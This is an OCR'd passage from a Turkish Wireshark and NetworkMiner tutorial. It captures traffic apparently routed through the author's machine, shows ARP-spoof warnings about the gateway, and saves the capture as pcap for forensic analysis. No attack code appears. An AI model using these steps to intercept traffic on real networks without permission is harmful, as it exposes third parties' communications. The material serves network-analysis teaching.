
Ardından wireshark ile üzerimizden geçirdiğimiz trafiği dinleyelim ve bir süre dinledikten sonra trafiği diske kaydedelim.


Pardus Terminal:


```
1 wireshark
```


Çıktı:





The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expressior
B
Welcome to Wireshark
Capture
...using this filter:
Enter a capture filter ...
All interfaces shown
A
enp0s31f6
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
Cisco remote capture: ciscodump
Random packet generator: randpkt
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.6.5 (Git v2.6.5 packaged as 2.6.5-1~deb9u1).
Ready to load or capture
No Packets
Profile: De



Capturing from enp0s31f6
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
61 11.391876161 Dell_6f:56:3a HewlettP_b5:a9:00 ARP 42 172.16.3.97 is at 54:bf:64:6f:56:3a (duplicate use of 172.16.3.1 detected!)
62 12.319555072 172.16.3.75 239.255.255.250 SSDP 213 M-SEARCH * HTTP/1.1
63 12.777054591 Procurve_df:ec:bf LLDP_Multicast LLDP 157 TTL = 120 System Name = SGE_PROD_SW_11 System Description = ProCurve J4904A Switch
64 12.839255921 Dell_6f:56:3a Dell_08:01:61 ARP 42 172.16.3.1 is at 54:bf:64:6f:56:3a
65 13.321489008 172.16.3.75 239.255.255.250 SSDP 213 M-SEARCH * HTTP/1.1
66 13.392217974 Dell_6f:56:3a HewlettP_b5:a9:00 ARP 42 172.16.3.97 is at 54:bf:64:6f:56:3a (duplicate use of 172.16.3.1 detected!)
67 13.524662414 172.16.3.97 239.255.255.250 SSDP 208 M-SEARCH * HTTP/1.1
68 13.606133618 192.168.20.127 224.168.168.168 UDP 60 54321 → 6061 Len=8
69 13.795684613 172.217.18.163 172.16.3.97 TLSv1.2 129 Application Data
70 13.795696735 172.217.18.163 172.16.3.97 TCP 129 [TCP Retransmission] 443 → 34564 [PSH, ACK] Seq=1 Ack=1 Win=266 Len=63 TSval=35933
71 13.795780564 172.217.18.163 172.16.3.97 TCP 66 443 → 34564 [FIN, ACK] Seq=64 Ack=1 Win=266 Len=0 TSval=3593357457 TSecr=301120861
72 13.795788562 172.217.18.163 172.16.3.97 TCP 66 [TCP Out-Of-Order] 443 → 34564 [FIN, ACK] Seq=64 Ack=1 Win=266 Len=0 TSval=359335
73 13.796692807 172.16.3.97 172.217.18.163 TCP 66 34564 → 443 [FIN, ACK] Seq=1 Ack=65 Win=384 Len=0 TSval=3011448640 TSecr=359335745
74 13.796711344 172.16.3.75 172.16.3.97 ICMP 94 Redirect (Redirect for host)
75 13.796714697 172.16.3.97 172.217.18.163 TCP 66 [TCP Out-Of-Order] 34564 → 443 [FIN, ACK] Seq=1 Ack=65 Win=384 Len=0 TSval=3011448
76 13.847291631 172.217.18.163 172.16.3.97 TCP 66 443 → 34564 [ACK] Seq=65 Ack=2 Win=266 Len=0 TSval=3593357509 TSecr=3011448640
77 13.847307329 172.217.18.163 172.16.3.97 TCP 66 [TCP Dup ACK 76#1] 443 → 34564 [ACK] Seq=65 Ack=2 Win=266 Len=0 TSval=3593357509
78 13.855887986 192.168.20.127 224.168.168.168 UDP 60 54321 → 6061 Len=8
79 14.105190500 192.168.20.127 224.168.168.168 UDP 60 54321 → 6061 Len=8
80 14.526338812 172.16.3.97 239.255.255.250 SSDP 208 M-SEARCH * HTTP/1.1
81 14.839415008 Dell_6f:56:3a Dell_08:01:61 ARP 42 172.16.3.1 is at 54:bf:64:6f:56:3a
82 15.392542178 Dell_6f:56:3a HewlettP_b5:a9:00 ARP 42 172.16.3.97 is at 54:bf:64:6f:56:3a (duplicate use of 172.16.3.1 detected!)
83 15.526680532 172.16.3.97 239.255.255.250 SSDP 208 M-SEARCH * HTTP/1.1
84 16.400990771 172.16.3.74 172.16.3.255 NBNS 92 Name query NB WORKGROUP<1d>
85 16.527330169 172.16.3.97 239.255.255.250 SSDP 208 M-SEARCH * HTTP/1.1
86 16.839679657 Dell_6f:56:3a Dell_08:01:61 ARP 42 172.16.3.1 is at 54:bf:64:6f:56:3a
87 17.392743686 Dell_6f:56:3a HewlettP_b5:a9:00 ARP 42 172.16.3.97 is at 54:bf:64:6f:56:3a (duplicate use of 172.16.3.1 detected!)
88 18.403903160 172.16.3.74 172.16.3.255 NBNS 92 Name query NB WORKGROUP<1d>
89 18.403923000 172.16.3.74 172.16.3.255 NBNS 92 Name query NB WORKGROUP<1d>
90 18.839956612 Dell_6f:56:3a Dell_08:01:61 ARP 42 172.16.3.1 is at 54:bf:64:6f:56:3a
91 19.393078047 Dell_6f:56:3a HewlettP_b5:a9:00 ARP 42 172.16.3.97 is at 54:bf:64:6f:56:3a (duplicate use of 172.16.3.1 detected!)
92 20.406388762 172.16.3.74 172.16.3.255 NBNS 92 Name query NB WORKGROUP<1d>
93 20.840285769 Dell_6f:56:3a Dell_08:01:61 ARP 42 172.16.3.1 is at 54:bf:64:6f:56:3a
94 21.393394900 Dell_6f:56:3a HewlettP_b5:a9:00 ARP 42 172.16.3.97 is at 54:bf:64:6f:56:3a (duplicate use of 172.16.3.1 detected!)
95 22.840656139 Dell_6f:56:3a Dell_08:01:61 ARP 42 172.16.3.1 is at 54:bf:64:6f:56:3a
96 23.019607116 Vmware_c4:89:63 Broadcast ARP 60 Who has 172.16.3.52? Tell 172.16.3.83
Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: Vmware_c4:89:63 (00:0c:29:c4:89:63), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Address Resolution Protocol (request)
0000 ff ff ff ff ff ff 00 0c 29 c4 89 63 08 06 00 01
0010 08 00 06 04 00 01 00 0c 29 c4 89 63 ac 10 03 53
0020 00 00 00 00 00 00 ac 10 03 34 00 00 00 00 00 00
0030 00 00 00 00 00 00 00 00 00 00 00 00
enp0s31f6: <live capture in progress>
[*[c9] (dışa aktarılmış)-... [Router'ın MAC Adresini... Capturing from enp0s3... Uçbirim - hefese@TUBI... [Uçbirim - root@TUBITA... [Depreca


*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Stop capturing packets
No. Time Source Destination Protocol
61 11.391876161 Dell_6f:56:3a HewlettP_b5:a9:00 ARP
62 12.319555072 172.16.3.75 239.255.255.250 SSDP
63 12.777054591 Procurve_df:ec:bf LLDP_Multicast LLDP
64 12.839255921 Dell_6f:56:3a Dell_08:01:61 ARP
65 13.321489008 172.16.3.75 239.255.255.250 SSDP
66 13.392217974 Dell_6f:56:3a HewlettP_b5:a9:00 ARP
67 13.524662414 172.16.3.97 239.255.255.250 SSDP
68 13.606133618 192.168.20.127 224.168.168.168 UDP
69 13.795684613 172.217.18.163 172.16.3.97 TLSv1.2
70 13.795696735 172.217.18.163 172.16.3.97 TCP
71 13.795780564 172.217.18.163 172.16.3.97 TCP
72 13.795788562 172.217.18.163 172.16.3.97 TCP
73 13.796692807 172.16.3.97 172.217.18.163 TCP
74 13.796711344 172.16.3.75 172.16.3.97 ICMP
75 13.796714697 172.16.3.97 172.217.18.163 TCP
76 13.847291631 172.217.18.163 172.16.3.97 TCP
77 13.847307329 172.217.18.163 172.16.3.97 TCP
78 13.855887986 192.168.20.127 224.168.168.168 UDP
79 14.105190500 192.168.20.127 224.168.168.168 UDP
80 14.526338812 172.16.3.97 239.255.255.250 SSDP
81 14.839415008 Dell_6f:56:3a Dell_08:01:61 ARP
82 15.392542178 Dell_6f:56:3a HewlettP_b5:a9:00 ARP
83 15.526680532 172.16.3.97 239.255.255.250 SSDP
84 16.400990771 172.16.3.74 172.16.3.255 NBNS
85 16.527330169 172.16.3.97 239.255.255.250 SSDP
86 16.839679657 Dell_6f:56:3a Dell_08:01:61 ARP
87 17.392743686 Dell_6f:56:3a HewlettP_b5:a9:00 ARP
88 18.403903160 172.16.3.74 172.16.3.255 NBNS
89 18.403923000 172.16.3.74 172.16.3.255 NBNS
90 18.839956612 Dell_6f:56:3a Dell_08:01:61 ARP
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on
Ethernet II, Src: PcsCompu_dd:a8:25 (08:00:27:dd:a8:25), Dst: Azurewav
Address Resolution Protocol (reply)
0000 6c 71 d9 d8 94 d3 08 00 27 dd a8 25 08 06 00 01
0010 08 00 06 04 00 02 08 00 27 dd a8 25 c0 a8 00 01
0020 6c 71 d9 d8 94 d3 c0 a8 00 0e
wireshark_enp0s3_20190324005143_f4kRjr.pcapnç Packets: 40675 · Displayed:
*enp0s3
Uçbirim - root@hasanfs...


File Edit View Go Capture Analyze Statistics Te
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+Shift+X
Export PDUs to File...
Export SSL Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
A
B
0000 6c 71 d9 d8 94 d3 08 00 27 dd a8 25
0010 08 00 06 04 00 02 08 00 27 dd a8 25
0020 6c 71 d9 d8 94 d3 c0 a8 00 0e
wireshark_enp0s3_20190324005143_f4kRjr.pc
[Drive'ım... [*[Ekran ... *enp0s3



Burada trafiği kaydederken dosya formatı kısmında Wireshark / tcpdump / ... - pcap seçeneğinin seçili olduğundan emin olun. Aksi takdirde sadece Wireshark'a özel uzantıda trafiği kaydedersiniz ki bu NetworkMiner'da trafiği açamayacağınız anlamına gelir. Trafiği kaydettiğinizde dosyanız şu şekilde belirttiğiniz konumda oluşur:




Şimdi NetworkMiner aracımızı hazırlayalım ve oluşturduğumuz trafik dosyasını NetworkMiner ile açalım.

Pardus Terminal:

